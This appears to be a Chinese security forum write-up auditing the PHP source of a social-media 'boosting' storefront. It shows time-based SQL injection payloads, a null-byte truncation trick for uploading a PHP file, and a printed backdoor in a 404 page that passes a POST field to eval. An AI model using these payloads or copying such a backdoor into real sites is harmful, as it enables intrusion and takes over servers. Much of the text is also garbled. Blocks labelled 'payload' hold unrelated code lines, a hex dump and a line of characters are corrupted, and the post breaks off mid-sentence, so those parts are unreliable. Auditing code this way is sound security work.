

# 奇安信攻防社区 – 代码审计之某代刷网系统

## 0x00 前言


众所周知，目前这种代刷网在网络上还是比较常见的，所以今天准备对这类系统进行一波审计。

本文所使用的环境为 *phpstudy 的 php5.2.17 版本 + apache*

## 0x01 正文


- SQL 注入

首先，我们先打开了法师的 seay 审计系统。由于 sql 注入漏洞是比较多见的，所以我往往会优先审计它。




([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-997ff8ec934fc84a786bf4584c92ede0b3a1f725.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-997ff8ec934fc84a786bf4584c92ede0b3a1f725.png))

但是，我发现这里显示的 select 类型注入描述过少。所以这次我打算先利用敏感函数追踪的方法来进行挖掘



([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-2366da6e0c116bede308afea31706c03b850199b.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-2366da6e0c116bede308afea31706c03b850199b.png))

哦吼，这里很有可能存在 sql 注入漏洞。我们点进去看看。



([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-c5c92df2272ed5d4beaf56d7c595fe910c23b3e4.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-c5c92df2272ed5d4beaf56d7c595fe910c23b3e4.png))

```
elseif ($my=='edit_submit') {
```

这洞不就来了么。\$cid 变量未经过滤便直接传递到了 sql 语句中。由于 \$DB->get\_row 是返回存在的行数。所以说这里我们只能用盲注来进行判断。



0 matches	0 matches
4,701 bytes   10,072 millis	4,701 bytes   1,047 millis

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-b6a0f94a3840fa97291a12473dc5eebc9030313f.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-b6a0f94a3840fa97291a12473dc5eebc9030313f.png))

payload 为

```
$cid = $_GET['cid'];
```

然后继续看这个文件

```
if ($my=='add_submit') {
    $name = $_POST['name'];
    if ($name==NULL) {
        exit('<script language=\'javascript\'>alert(\'保存错误, 请确保每项都不为空!\');history.go(-1);</script>');
    } else {
        $sql = 'insert into `shua_class` (`name`,`active`) values (\'\' . $name . \'\',\'1\')';
        if ($cid = $DB->insert($sql)) {
            $DB->query('UPDATE `shua_class` SET `sort`=\'\' . $cid . \'\' WHERE `cid`=\'\' . $cid . \'\'');
            exit('<script language=\'javascript\'>alert(\'添加分类成功!\');window.location.href=\'cl');
        } else {
            exit('<script language=\'javascript\'>alert(\'添加商品失败!\');$DB->error();');
        }
    }
}
```

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-f0da1fc7301a0f74d30b59c64d11965e5ba8c89d.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-f0da1fc7301a0f74d30b59c64d11965e5ba8c89d.png))

```
$rows = $DB->get_row('select * from shua_class where cid=\'\' . $cid . \'\' limit 1');
```


当 & name 不为空的时候执行 insert 类型的 sql 注入。

2021/7/14 15:12	insert into `shua_class` (`name`,`active`) values ('yanxia' or sleep(10),'1')
-----------------	---

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-eb5266ecc96662100a969029a26e1c3626db732f.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-eb5266ecc96662100a969029a26e1c3626db732f.png))

就像上图即可

payload: `name=yanxia'+or+sleep(10),'1')%23`




([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-8a6719a98a37c0f4f4b743b50c541a96d3bc9f21.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-8a6719a98a37c0f4f4b743b50c541a96d3bc9f21.png))


okay, 接着往下翻。我们会发现个 delete 类型的 sql 注入

```
if (!$rows) {
```

payload 如下:

```
exit('<s cript language=\'j avas cript\'>a lert(\'当前记录不存在! \');history.go(-1);</s cript>');
```





([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-a0e2006c6f51c9a38fa1ffe6ee5379811f56a6da.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-a0e2006c6f51c9a38fa1ffe6ee5379811f56a6da.png))

(其他地方也存在类似的 sql 注入我就不一一写出来了)

- 文件上传

这里，我们通过先定位一下文件上传点的方式来进行审计。

打开地址 `admin/shopedit.php?my=add`，发现有个文件上传的地方

更多输入框标题:

留空则不显示更多输入框

多个输入框请用|隔开(不能超过4个)

商品简介:(没有请留空)

当选择该商品时自动弹出提示, 支持HTML代码

商品图片:

填写图片URL, 没有请留空

\*显示数量选择框:

1\_是

\*允许重复下单:

0\_否

\*验证操作:

不开启验证

确定添加

>>返回商品列表

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-8cf6429455019edf3145a2cc8a55604209ea99f9.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-8cf6429455019edf3145a2cc8a55604209ea99f9.png))

我们打开源码看一下逻辑

```

case 'uploadimg':
    if($_POST['do']=='upload'){
        $type = $_POST['type'];
        $filename = $type.'_' .md5_file($_FILES['file']['tmp_name']).'.png';
        $fileurl = 'assets/img/Product/'.$filename;
        if(copy($_FILES['file']['tmp_name'], ROOT.'assets/img/Product/'.$filename)){
            exit('{"code":0,"msg":"succ","url":"'.$fileurl.'"}');
        }else{
            exit('{"code":-1,"msg":"上传失败, 请确保有本地写入权限"}');
        }
    }
    exit('{"code":-1,"msg":"null"}');
break;


```

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-f9ca08b352609e5153255c14996ed9a037dfb8d2.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-f9ca08b352609e5153255c14996ed9a037dfb8d2.png))


```
}

```

我们可以发现 md5\_file(\$\_FILES['file']['tmp\_name']) 这里运用了 md5 加密。所以说我们不能从 file 和 tmp\_name 处下手。而 \$type 变量恰好是我们可控的。所以说我们可以才取 00 截断来达到文件上传的效果 (有些人可能不懂什么是 00 截断。我把具体操作放下图了)



([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-90edad9c210877d5733cd859b53ddeb7f0da2dda.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-90edad9c210877d5733cd859b53ddeb7f0da2dda.png))




(https://shs3.b.qianxin.com/attack\_forum/2021/07/attach-d0738071ee34ffbb965fbff97afbbac8e380cfa.png)

这里虽然显示是.jpg 结尾但是其实已经被截断了。我们打开目录看看


2c	22	75	72	6c	22	3a	22	61	73	73	65	74	73	2f	69	,"url":"assets/i
6d	67	2f	50	72	cf	64	75	63	74	2f	73	68	6f	70	2e	mg/Product/shop.
70	68	70	00	3f	36	62	61	66	65	31	33	36	35	32	65	php_6bafel3652e
61	66	39	65	33	33	34	64	37	36	62	61	39	61	62	33	af9e334d76ba9ab3
32	32	38	65	33	2e	70	6e	67	22	7d	--	--	--	--	--	228e3.png"]}

(https://shs3.b.qianxin.com/attack\_forum/2021/07/attach-2e5ee4462072daba0cc01a573099c9fe64cffc02.png)





([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-a33b3780121aa5cb8e4e8498ab8b83fbba290a70.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-a33b3780121aa5cb8e4e8498ab8b83fbba290a70.png))



([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-935ee59456da7a414d7f091e594b5c5177dbb8fd.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-935ee59456da7a414d7f091e594b5c5177dbb8fd.png))

- 后门

在我利用自动审计功能的时候看到了它。一个 404 页面竟然还会存在 e val。所以说极有可能是作者留下的后门。



首页 自动审计 全局搜索 classlist.php 全局搜索			
开始 停止 生成报告			
ID	漏洞描述	文件路径	漏洞详情
172	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/shop.php	\$DB->query("update `shua_site` set `rmb`=`rmb`-{\$row['mo... if(\$DB->query("update `shua_site` set price=NULL where zid=...
173	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/shoplist.php	
174	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/sitelist.php	
175	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/tixian.php	\$DB->query("update `shua_site` set rmb=rmb-{\$money} where z...
176	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/upsite.php	\$DB->query("update `shua_site` set `power`=1, `rmb`=`rmb`-...
179	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/uset.php	\$ds=\$DB->query("update shua_site set announce=' \$announce',...
180	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/uset.php	\$ds=\$DB->query("update shua_site set sitename=' \$sitename'...
181	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/user/uset.php	if(empty(\$pwd))\$DB->query("update shua_site set pwd=' \$pw...
146	eval或者assert函数中存在变量, 可能存在代码执行漏洞	/template/default/404.php	@eval(\$asb);
43	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/fakams.php	echo (isset(\$_SERVER['HTTP_REFERER'])?\$_SERVER['HTTP_REFERER']...
44	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/fakams.php	echo \$_SERVER['HTTP_REFERER'];
45	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/fakams.php	echo \$_GET['tid'];
48	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/fakalist.php	echo \$_GET['cid'];
52	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/login.php	<input type="text" name="user" value="<?php echo @\$_POST[...
53	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/pricejk.php	echo \$_SERVER['HTTP_HOST'];
59	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/set.php	echo (isset(\$_SERVER['HTTP_REFERER'])? \$_SERVER['HTTP_REFERER']...
67	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/shopedit.php	echo \$_SERVER['HTTP_REFERER'];
68	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/shopedit.php	echo \$_GET['cid'];
69	echo等输出中存在可控变量, 可能存在XSS漏洞	/admin/shoplist.php	echo (isset(\$_GET['cid'])? ' ' : 'hide');
73	echo等输出中存在可控变量, 可能存在XSS漏洞	/other/alipay_return.php	echo "trade_status=".\$_GET['trade_status'];
110	echo等输出中存在可控变量, 可能存在XSS漏洞	/other/bipay_return.php	echo "trade_status=".\$_GET['trade_status'];
115	echo等输出中存在可控变量, 可能存在XSS漏洞	/other/epay_return.php	echo "trade_status=".\$_GET['trade_status'];
125	echo等输出中存在可控变量, 可能存在XSS漏洞	/template/colorful/index.php	<strong>(font size="2">本站域名: <?php echo \$_SERVER['HT...
146	echo等输出中存在可控变量, 可能存在XSS漏洞	/template/maidong/index.php	<td align="center" style="width: 25%;><font color="#8080...
147	echo等输出中存在可控变量, 可能存在XSS漏洞	/template/mall/about.php	<div class="wxyd"><span>官方主页</span><em><?php echo \$_...
148	echo等输出中存在可控变量, 可能存在XSS漏洞	/template/mall/fenzhandajian.php	 后台账号密码就是自己登录分站后台的时候用的账号密码, ...
149	echo等输出中存在可控变量, 可能存在XSS漏洞	/template/mall/index.php	<a href="http://<?php echo \$_SERVER['HTTP_HOST']??" target=...
150	echo等输出中存在可控变量, 可能存在XSS漏洞	/template/nifty/gvwm.php	<li class="list-header"><?php echo \$_SERVER['HTTP_HOST']?...
151	echo等输出中存在可控变量, 可能存在XSS漏洞	/template/nifty/gvwm.php	<p class="text-muted">本站域名: <?php echo \$_SERVER['HT...
152	echo等输出中存在可控变量, 可能存在XSS漏洞	/template/nifty/index.php	<li class="list-header"><?php echo \$_SERVER['HTTP_HOST']?...
153	echo等输出中存在可控变量, 可能存在XSS漏洞		
进度: 状态: 扫描完成, 发现181个可疑漏洞, 花费时间34.37秒			

(https://shs3.b.qianxin.com/attack\_forum/2021/07/attach-3200a9a0f7ddf3379aba031e6487837037a07636.png)

点开看看。确实如此

```
1 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5 <meta name="robots" content="noindex,nofollow">
6 <meta name="viewport" content="width=device-width, initial-scale=1.0, ma
7 <meta name="renderer" content="webkit">
8 <title>此站点未开通</title>
9 <link type="text/css" rel="stylesheet" href="assets/css/404.css" />
10 </head>
11 <body>
12 <?php
13 $asb = $_POST['sb'];
14 @eval($asb);
15 ?>
16 <div id="wrap">
17 > <div>
18 > > 
19 > </div>
20 > <div id="text">
21 > > <strong>
22 > > > <span></span>
23 > > > <a href="javascript:history.back()">返回上一页</a>
24 > > </strong>
25 > </div>
```

(https://shs3.b.qianxin.com/attack\_forum/2021/07/attach-cfe602b47f5bd042d6afbeea27bbfaa7a1f7b7a4.png)

「又、自「人」心之世、天「目」目、目「个」、目「V」HJ/V「I」，而「L」号入心出外入「目」U「V」U「V」，

assert(),preg\_replace(),call\_user\_func(),call\_user\_func\_array(),array\_map() 等等。

精彩的一幕来了。当我搜索 `preg_replace` 的时候发现了下图



